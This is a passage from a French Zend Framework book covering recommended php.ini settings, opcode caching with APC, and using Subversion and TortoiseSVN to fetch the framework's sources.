- `allow_call_time_pass_reference = off`, le Zend Engine 2 de PHP 5 est capable d'effectuer des optimisations à l'exécution lorsque les fonctions utilisent des références dans leurs déclarations plutôt qu'à l'appel de la fonction. Laissez cette valeur sur `off`, afin que toute fausse manipulation vous soit notifiée par une erreur.
- `safe_mode = off`, le safe mode est déprécié. Zend Framework ne fonctionnera pas convenablement ou même pas du tout si celui-ci est activé.
- `open_basedir = ,` désactivé. Peut être intéressant en production pour une meilleure sécurité, même si celle-ci doit être assurée par l'OS à ce niveau (et un code convenable aussi). Attention si vous l'utilisez : Zend Framework devra alors avoir accès à tous les dossiers dont vous avez besoin.

-
- `max_execution_time = 7`, non, nous n'allons pas vous donner de valeur correcte, car chacun trouvera la sienne. Plus sérieusement, un script ne doit pas prendre sept secondes à s'exécuter... Mais en développement on peut rencontrer quelques situations nécessitant une valeur plus élevée. Rappelez-vous en production : plus vous donnez de temps à un pirate potentiel, plus il entrera facilement.
 - `error_reporting = E_ALL | E_STRICT`, toutes les erreurs doivent être signalées, en développement comme en production.
 - `display_errors = on`, en développement, mais `off` en production. Il ne faut pas afficher d'erreurs PHP à l'utilisateur (ou au pirate).
 - `log_errors = off`, en développement c'est comme on le souhaite. En production, les erreurs doivent être listées dans un journal propre.
 - `track_errors = on`, Zend Framework utilise `$php_errormsg` pour convertir certaines erreurs PHP en exceptions. Laisser cette option à `on` évitera des appels `ini_set()` inutiles.
 - `register_globals = off`, nul besoin de variables globales, cette directive est à `off` par défaut et devrait le rester.
 - `register_long_arrays = off`, par défaut `off`, et devrait le rester pour des raisons de performance.
 - `magic_quotes_gpc = off`, Zend Framework s'occupe souvent des caractères d'échappement pour les requêtes SQL à notre place. Laissez cette directive à `off` : vous obtiendrez un gain de performances, et n'aurez pas de surprises sur les variables d'entrée GPC.
 - `auto_prepend_file =` , il peut être intéressant d'insérer un fichier dans cette directive comportant les directives d'autoload de Zend Framework.
 - `always_populate_raw_post_data = off`, si vous utilisez PHP<5.2.3 avec Zend_Soap, activez cette option.
 - `include_path = path/to/zf`, le Zend Framework devrait figurer en premier dans cette liste. Les appels à `include_path` sont séquentiels, et la grande majorité des fichiers chargés par une application sont des classes Zend. Les performances en seront améliorées.
 - `allow_url_fopen = on`, si vous voulez consommer des services web, ou vous connecter sur une machine externe, il vaut mieux passer cette option à `on` au risque de se voir refuser des connexions externes.
 - `allow_url_include = off`, pour des raisons de sécurité.
 - `date.timezone = "Europe/Paris"`, ou le fuseau horaire de votre machine. Sans `timezone`, `Zend_Date` fonctionnera mal et retournera des erreurs PHP.

/// Opcode

Les opcodes sont des instructions de bas niveau, proches des instructions du microprocesseur, résultant de la compilation d'un code PHP. Une fois générés, les opcodes sont exécutés par un composant interne appelé *Zend Executor*.

Comment optimiser PHP ?

Il est possible d'optimiser l'exécution de PHP. Bien sûr ces opérations ne peuvent se substituer à un code lent, notamment si c'est dû à des requêtes SQL ou des processus indépendants des performances natives de PHP.

Avant d'optimiser PHP, il est important de comprendre le fonctionnement interne des processus que l'on veut accélérer :

- l'accès aux fichiers source (*includes, requires*) ;
- le processus de compilation à la volée (génération d'opcode).




Figure F-3
Principe de l'optimisation des accès aux ressources

En réalité, comme nous le montre la figure F-3, tout est une question de sollicitation des ressources. Notre but sera donc de :

- réduire les sollicitations du processeur, notamment les opérations redondantes ;
- réduire les appels de fonctions au niveau du noyau du système d'exploitation (stat...) ;
- réduire les accès disque, qui sont lents ;
- privilégier les accès en mémoire RAM, qui sont rapides, dans la mesure de la capacité disponible.

Dans un *environnement non optimisé*, chaque requête HTTP fait appel à beaucoup de fichiers (un accès fichier par `include` en moyenne) et utilise la mémoire uniquement pour les données utilisateurs et les métadonnées nécessaires à l'interprétation des requêtes. Chaque requête HTTP vers un applicatif PHP va donc devoir imposer de chercher les fichiers inclus

par le programme sur le disque, les analyser syntaxiquement (étape dite de *parsing*), les compiler, et les exécuter.

Dans un environnement optimisé, on va mettre en œuvre deux principes :

- éviter de faire plusieurs appels disque alors qu'un seul suffirait ;
- éviter d'analyser et de compiler à *chaque fois* les mêmes fichiers dans la mesure où ils ne changent pas ;
- c'est le rôle des sections *Réduire les accès disque* et *Réduire les phases de compilation* ci-après.

Réduire les accès disque

Un accès disque est lent, car il s'agit d'une action mécanique. Imaginez que votre application nécessite en moyenne 150 `include` par requête HTTP : cela fait au moins 150 accès disque, donc 150 opérations physiques. Ceci sans compter les appels logiques. Le disque dur ne va pas se mettre en activité tout seul, c'est le système d'exploitation qui va le piloter, au moyen de ses fonctions noyau (dites *kernel*). Bien sûr, les disques et les systèmes modernes sont rapides, mais la multiplication des requêtes et des inclusions de fichiers dans le code PHP peut s'avérer néfaste pour les performances.

C'est pourquoi il existe une solution très simple que la plupart des frameworks utilisent (dont le Zend Framework), qui consiste à rassembler en un seul fichier l'ensemble du code fréquemment utilisé.

Ainsi, à chaque requête, le nombre d'accès disque sera réduit. Au maximum, on peut mettre tout le code de l'application dans un seul fichier, mais cela implique un deuxième problème : une grande partie du code interprété ne sera pas utilisé par la requête HTTP, et sera donc compilé pour rien. Heureusement il existe une solution à cela : le cache d'opcode dont il est question dans la section suivante.

Réduire les phases de compilation


À l'exécution d'un script, le code PHP est *parsé* (analysé syntaxiquement), puis compilé avant d'être exécuté et de fournir le résultat attendu. Toutes ces opérations ont un coût, notamment la phase de compilation.

Cette phase de compilation est redondante à partir du moment où un visiteur appelle la même page ou fait appel au même processus. Cette redondance peut être évitée en mettant de côté les opcodes compilés afin de les exécuter par la suite sans avoir à effectuer le parsing et la compilation, qui sont des processus coûteux.

/// Parsing, compilation

PHP, vous en avez l'habitude, est une suite d'instructions séparées par des points-virgules. Toutes ces instructions qui nous sont faciles à lire doivent être remaniées pour être lisibles par l'ordinateur. Le parsing consiste à déblayer le terrain en faisant un parcours des fichiers PHP et en rassemblant les instructions. Le fameux « parse error » est généré par le parseur de PHP. Ensuite, le compilateur entre en scène pour prendre les instructions récupérées et les transformer en tableaux d'opcodes, que le Zend Executor, composant interne de PHP, pourra lire pour fournir le résultat attendu. Voyez les fonctions d'accès au parseur, telles que `token_get_all()` ou `token_name()`.

Figure F-4
Principe du cache d'opcode



La figure F-4 illustre bien le rôle du cache d'opcode :

- sans cache : parsing + compilation + exécution tout le temps ;
- avec cache : parsing + compilation + exécution une fois, puis exécution seulement toutes les autres fois.

Il existe plusieurs extensions PHP qui permettent de faire du cache d'opcode. La plus connue s'appelle APC (<http://www.php.net/apc>) et sera intégrée dans les futures versions de PHP.

Nous pouvons encore citer Zend Optimizer, eAccelerator, XCache, ionCube, Turck MMCache...

Aperçu du cache APC

APC est le cache d'opcode libre et gratuit de PHP, en vogue ces temps-ci. C'est celui qui possède actuellement le meilleur suivi, et certains de ses concepteurs l'utilisent dans leurs entreprises respectives, dont Facebook (Brian Shire) et Yahoo (Rasmus Lerdorf).

Pour installer APC, il faut passer par PECL :

```
pecl install apc
```

Pour Windows, il faut télécharger la dll depuis <http://pecl4win.php.net>.

APC ajoute des options au fichier `php.ini`, et celles-ci sont très importantes car elles vont permettre de configurer le cache de manière optimale.

EN SAVOIR PLUS Les options d'APC

Vous retrouvez toutes ces options et ces paramètres sur la documentation officielle à l'adresse suivante :

► <http://www.php.net/apc>

Aussi, en plus de faire office de cache d'opcode, APC fait aussi office de cache utilisateur : il ajoute des fonctions à PHP qui vont permettre de stocker dans le cache des variables PHP, idéalement issues d'un traitement lourd.

Enfin, le cache est fourni avec un fichier qui permet de le surveiller : `apc.php`.




Figure F-5
Monitoring de APC

Fonctionnement d'APC

Voyons déjà à quoi ressemble de l'opcode.

Exemple de code PHP simpliste :

```
<?php
$a = "bonjour";
$b = "le monde";
$helloWorld = $a . $b;
if ($_GET['helloWorld'] == 1) {
    echo $helloWorld;
} else {
    echo "byebye";
}
?>
```

Voici l'opcode résultant :

```
0 ASSIGN          !0, 'bonjour'
1 ASSIGN          !1, 'le+monde'
2 CONCAT         ~2      !0, !1
3 ASSIGN         !2, ~2
4 FETCH_R global $4 '_GET'
5 FETCH_DIM_R    $5 $4, 'helloWorld'
6 IS_EQUAL       ~6 $5, 1
7 JMPZ          ~6, -->10
```

```

8 ECHO          !2
9 JMP           ->11
10 ECHO         'byebye'
11 RETURN      1
12* ZEND_HANDLE_EXCEPTION

```

Comme nous pouvons le remarquer, l'opcode est un code proche du code processeur, et il prend en moyenne 30 % de place supplémentaire par rapport au code PHP dont il est issu. Ce critère est important pour pouvoir dimensionner la taille du segment mémoire qui va servir de cache.

APC stocke l'opcode dans un segment partagé de mémoire vive. Il est donc nécessaire de pouvoir gérer les accès concurrents à ce segment par des processus de verrous.

APC représente donc une table géante partagée entre tous les processus du serveur web. La taille de cette table est importante afin d'éviter au maximum les collisions d'entrées/sorties.

Configuration d'APC

Pour configurer la taille de la table, APC fournit trois paramètres que l'on trouve (ou que l'on ajoute) dans `php.ini` :

- `apc.num_files_hint` : détermine le nombre maximum de fichiers PHP à stocker dans le cache ;
- `apc.user_entries_hint` : détermine le nombre maximum d'entrées utilisateurs à stocker dans le cache ;
- `apc.max_file_size` : configure la taille maximale d'un fichier dans le cache. Si vous êtes limités en mémoire et que vous avez de gros fichiers PHP, ce paramètre peut vous être utile, au prix d'une baisse souvent sérieuse du gain apporté par APC.

Ces trois paramètres doivent être ajustés en conséquence. Évitez de mettre des valeurs farfelues, qui peuvent mener à de moindres gains de performance.

Même si son opcode est mis en mémoire, APC accède tout de même au fichier PHP demandé par la requête HTTP, afin de vérifier si celui-ci a changé, et si le cache est donc invalide. Sans cette vérification, un changement dans les fichiers PHP ne serait pas reflété sur le site, et un redémarrage du serveur serait alors nécessaire.

- `apc.stat` : mis à la valeur 0, APC ne vérifie pas la date des fichiers à chaque appel, et les chargera directement depuis la mémoire. Cette fonctionnalité offre un gain de performance important, étant donné que tous les appels disque sont évités. Ceci est très avantageux pour un serveur de production sur lequel les fichiers source ne sont pas modifiés.

- `apc.stat_time` dit à APC de vérifier la date de création du fichier PHP, plutôt que sa date de modification. Certains outils comme `rsync` ou `subversion` peuvent modifier la date de modification d'un fichier, et la mettre dans le passé, invalidant ainsi le cache. Cette option est donc utile dans ces cas-là.
- `apc.ttl` définit le TTL (temps de validité) d'une ressource en mémoire. En général, ceci est utilisé comme porte de secours pour rafraîchir une donnée du cache au bout de X secondes.
- `apc.gc_ttl` définit le temps au bout duquel le ramasse-miettes (garbage collector) invalidera une entrée de cache, même si celle-ci est utilisée à ce moment-là par un processus. Ceci peut être utile dans le cas où un processus accède à une entrée dans la table mais meurt de façon inattendue, rendant l'entrée occupée.

Il reste encore beaucoup d'options qui permettent de jouer finement sur le comportement du cache d'opcode APC. Celles-ci sont commentées sur le site de PHP.

Fonctions et cache utilisateur

APC ajoute des fonctions à PHP permettant à l'utilisateur de mettre dans le cache des variables. Ceci s'avère particulièrement intéressant pour éviter des traitements lourds, typiquement des résultats de requêtes. Bien entendu, le TTL (temps de validité) du cache peut être configuré.

L'autre avantage est que, comme le cache se fait en mémoire, l'accès aux données devient donc extrêmement rapide.

Voici la liste des fonctions ajoutées par APC à PHP. Nous ne les expliquons pas ici, car elles parlent d'elles-mêmes, et leur définition est disponible sur la documentation officielle de PHP.

Fonctions d'insertion

- `apc_cache_info()` ;
- `apc_sma_info()`.

Fonctions d'ajout

- `apc_store()` ;
- `apc_add()` ;
- `apc_compile_file()`.

Fonctions de suppression

- `apc_delete()` ;
- `apc_clear_cache()`.

RENOI Zend_Cache

Zend_Cache est abordé au chapitre 8.

Fonction d'interrogation

- `apc_fetch()`.

Toutes ces fonctions ont servi de socle pour le développement d'un support de cache (backend) pour le composant `Zend_Cache` : `Zend_Cache_Backend_Apc`.

Son utilisation est très simple, étant donné qu'il ne nécessite pas de configuration spéciale, si ce n'est bien entendu la présence d'APC sur le serveur. Il est donc possible d'utiliser APC avec `Zend_Cache`, afin d'améliorer encore plus les performances d'une application.

Nous allons vous donner un exemple qui peut s'avérer très utile : compiler l'ensemble du code source de `Zend Framework` en mémoire. Il peut être intéressant de lancer une telle opération juste avant l'ouverture du port d'écoute du serveur web : celui-ci pourra alors pleinement traiter sa charge, sans avoir besoin d'accéder au disque en ce qui concerne le `Zend Framework` (la majorité des fichiers).

Cet exemple est illustré à la fin du chapitre 10, lié à la gestion des performances avec `Zend Framework`.



Utiliser Subversion

Subversion est un outil de gestion de versions. Il répond à un besoin de simplification et de sécurisation pour la gestion du code source. Aujourd'hui, des centaines de milliers de projets utilisent un gestionnaire de versions (CVS ou Subversion), cela permet de gérer un projet dans la continuité et de simplifier le travail à plusieurs.

SOMMAIRE

- ▶ Subversion dans un projet
- ▶ Prise en main d'un client Subversion

MOTS-CLÉS

- ▶ versions
- ▶ Subversion
- ▶ révision
- ▶ patch
- ▶ différence
- ▶ tag
- ▶ dépôt

Zend Framework utilise Subversion. Il est tout indiqué d'en faire de même pour vos projets PHP. Nous verrons, entre autres, que Subversion met en œuvre des mécanismes intéressants pour un partage optimal du code source, même entre plusieurs applications gérées indépendamment.




Figure G-1
Du dépôt de données aux paquetages

Subversion dans un projet

Techniquement, le *dépôt Subversion* est une base de données qui contient tous les fichiers sources du framework et leur historique. Les développeurs qui ont un accès en écriture au dépôt valident leurs contributions afin de mettre à jour les sources.

Ainsi, le développement est en perpétuelle évolution. À partir du code source principal, appelé tronc (*trunk*), des marqueurs sont placés, afin de matérialiser ce qui deviendra une version de production (1.0, 1.03, 1.5...) proposée en téléchargement sous forme d'archive zip, ou tar.gz.

Des dérivations de l'ensemble du code peuvent aussi être effectuées dans le dépôt. Ceci matérialise une branche. Une branche est une copie du code sur laquelle une équipe spécifique va travailler de manière parallèle au code du tronc qui, lui, est toujours en évolution. En général, les développeurs travaillent sur le tronc puis incluent certaines de ses modifications à une branche. Ces modifications, déplacées de branche en branche, s'appellent des *patches*.

Souvent, seules quelques personnes ont un accès en écriture au dépôt, en général les développeurs. Les visiteurs, eux, possèdent un accès en lecture. À chaque fois qu'un développeur modifie le dépôt (ajout d'un fichier, mise à jour, suppression, etc.), le dépôt entier monte d'une version, appelée *révision*. C'est un des principes de Subversion.

Subversion se compose d'un serveur et de clients. Ses principaux atouts sont :

- le partage illimité d'informations, généralement du code sources mais il est possible de traiter toutes sortes de fichiers ;
- la gestion des versions et des mises à jour de chaque fichier du projet ;
- la possibilité d'extraire une version spécifique d'un projet ;
- la possibilité, pour plusieurs personnes, de centraliser leurs sources et de travailler en parfaite synchronisation.

INFO Subversion pour ce livre

Lors de l'élaboration de cet ouvrage, ses auteurs ont utilisé Subversion afin de centraliser les données telles que les chapitres, les schémas ou le code de l'application d'exemple.

Subversion pour Zend Framework

Il est possible de récupérer le code de Zend Framework en téléchargeant les paquetages, ce qui est la méthode la plus rapide. Mais il est également possible d'accéder aux sources via le dépôt Subversion.

Cette possibilité peut être motivée par les éléments suivants :

- accéder à des éléments qui ne sont pas encore disponibles en paquetages (présents dans l'incubateur) ;
- récupérer des patches, pour corriger des bogues éventuels, sans attendre pour cela le paquetage d'une version ;
- pratiquer une veille technologique : suivre l'état et l'évolution globale de Zend Framework en direct (récupération du tronc commun) ;
- comparer des versions de fichiers, afin de suivre une évolution particulière.

L'adresse du dépôt Subversion de Zend Framework est la suivante :

<http://framework.zend.com/svn/framework/standard>

- `/tags` contient le code source marqué de toutes les versions passées en paquetages ;
- `/branches` représente différentes branches ; nous avons par exemple `/release-1.0`, `/release-1.5...` ;
- `/incubator` contient les futurs composants, en cours de développement ;
- `/trunk` représente le tronc commun de l'application. C'est la branche principale.




Figure G-2
Structure du dépôt Subversion
de Zend Framework

VOIR AUSSI Tests du framework

Pour plus d'informations sur les tests, rendez-vous à l'annexe H.

- /trunk/documentation comporte la documentation organisée par langue. Elle est au format XML et nécessite des outils afin de la compiler au format HTML ;
- /trunk/library stocke les sources du framework (*core*), le dossier le plus intéressant ;
- /trunk/tests comporte tous les tests unitaires des composants.

Prise en main d'un client Subversion

Installation d'un client (Windows)

Nous allons utiliser le plus classique d'entre eux, TortoiseSVN. Il est sous licence GPL, puissant, intuitif et très pratique à manier du fait de sa parfaite intégration à l'explorateur Windows.

Vous pouvez le télécharger sur <http://tortoisesvn.net/downloads>.

Une fois prêt, créez un dossier dans lequel accueillir Zend Framework, cliquez droit dessus et choisissez *SVN Checkout*.

Saisissez l'URL <http://framework.zend.com/svn/framework/standard> et validez.

INFO SVN Checkout

Checkout est la commande Subversion permettant de rapatrier une copie de travail complète depuis un dépôt.




Figure G-3
Télécharger un dépôt
via la commande Checkout

Votre client Subversion récupère toutes les sources disponibles. Si vous ne souhaitez pas l'intégralité, vous pouvez choisir une arborescence plus profonde depuis le *Checkout*.

Lorsque l'opération de récupération est terminée, l'icône du dossier est modifiée et arbore une petite coche verte. Cela signifie que votre copie de travail n'a pas été modifiée localement.

Quelques commandes Subversion

Si vous cliquez droit à nouveau sur le dossier, vous avez maintenant accès à plus d'options. Nous allons parcourir les plus pertinentes.

- *SVN Update* vous permettra de mettre à jour votre copie de travail avec les nouvelles sources disponibles ;
- *SVN Commit* est une opération de modification (validation d'une modification). Cette opération nécessite des droits d'accès, et est réservée à une petite élite.




Figure G-5
Commandes Subversion avancées,
disponibles par clic droit

ATTENTION **Dossiers .svn**

TortoiseSVN va créer un dossier `.svn` dans chacun des sous-dossiers de votre copie de travail. Ceux-ci sont cachés et nécessaires à la bonne gestion des versions. Veillez à ne pas les manipuler ou les supprimer.

PRÉCISION **Accès aux commandes**

Toutes ces commandes sont accessibles sur des fichiers ou des dossiers de votre copie locale du dépôt, elles s'appliquent donc à chaque élément de celui-ci.



Figure G-4
Boutons SVN Update et SVN Commit

- *Repo-browser* va vous permettre de naviguer directement dans le dépôt en ligne ;
- *Revision graph* va vous dresser un aperçu graphique des révisions, qui ressemble à la figure G-6 ;




Figure G-6
Arbre des révisions

- *Update to revision* permet de récupérer la révision précise d'un élément ;
- *Revert* annule les modifications effectuées localement sur un fichier et revient à sa version originale (HEAD) ;
- *Export* extrait l'élément. Si c'est un dossier, ceci a pour effet de fournir une copie propre, sans les dossiers de contrôle de version Subversion (.svn) ;
- *Create patch* : crée un patch. Il s'agit d'un fichier contenant les différences entre deux versions de mêmes éléments ;
- *Show log* : l'option la plus intéressante sans doute. Vous pouvez choisir un intervalle de temps afin de comprendre ce qui s'y est passé. Chaque *commit* (opération de validation) est accompagné d'un commentaire complet, mentionnant éventuellement un numéro de ticket pour le bogue concerné. La colonne *Révision* indique le numéro de la révision

du dépôt affectée. À chaque *commit*, le dépôt augmente d'une révision, quel que soit le nombre de fichiers ayant été modifiés dans ce *commit*.




Figure G-7
La commande Show log

Dans la fenêtre de log, un clic droit sur une ligne de révision laisse apparaître un nouveau menu concernant la révision choisie.

Chaque révision peut avoir été créée par la modification d'un ou plusieurs fichiers sur le dépôt. La commande *Show differences as unified diff* va vous montrer un rapport de modification, tel qu'illustré sur la figure G-8.

```
Index: D:/www/ZF/trunk/tests/Zend/View/Helper/_files/modul
=====
--- D:/www/ZF/trunk/tests/Zend/View/Helper/_files/modules/
+++ D:/www/ZF/trunk/tests/Zend/View/Helper/_files/modules/
@@ -0,0 +1,10 @@
+<?php
+/** Zend_Controller_Action */
+require_once 'Zend/Controller/Action.php';
+
+class BarController extends Zend_Controller_Action
+{
+    public function bazAction()
+    {
+    }
+}
Index: D:/www/ZF/trunk/tests/Zend/View/Helper/_files/modul
=====
--- D:/www/ZF/trunk/tests/Zend/View/Helper/_files/modules/
+++ D:/www/ZF/trunk/tests/Zend/View/Helper/_files/modules/
@@ -0,0 +1,5 @@
+<?php
+
```

Figure G-8
Voir les différences entre
plusieurs révisions d'un fichier

Forge

La forge d'un projet représente l'ensemble des outils qui permettent son développement collaboratif. On pourra citer le gestionnaire de versions, l'outil de suivi de bogues, le gestionnaire de documentation, etc.

Chaque fichier modifié y est indiqué, ainsi que les lignes affectées. Les lignes précédées d'un signe + ont été ajoutées dans cette révision, les lignes précédées d'un signe -, au contraire, ont été retirées.

Ceci permet un suivi parfait de chaque fichier, de chaque révision. Ce menu est en rapport avec la commande *Create patch* : un fichier de patch ressemble beaucoup à l'aperçu généré par *Show differences*.

Liaison du dépôt Subversion avec un serveur web

En plus de pouvoir lire, et éventuellement écrire, dans un dépôt avec un client spécial (comme TortoiseSVN), Subversion propose des connecteurs permettant de l'intégrer sur un site web, souvent la *forge* d'un projet.

Ainsi, des forges comme Trac intègrent une vue du dépôt SVN sur le site web du projet, comme le représente la figure G-9.

root / **phpunit** / trunk / **PHPUnit** / **Framework**

Name ▲	Size	Rev	Age	La
../				
▶ ComparisonFailure		2846	4 months	st
▶ Constraint		3677	25 hours	st
▶ Error		3580	11 days	st
▶ MockObject		3580	11 days	st
Assert.php	62,5 kB	3664	2 days	st
AssertionFailedError.php	3,4 kB	3164	3 months	st
ComparisonFailure.php	9,1 kB	2854	4 months	st
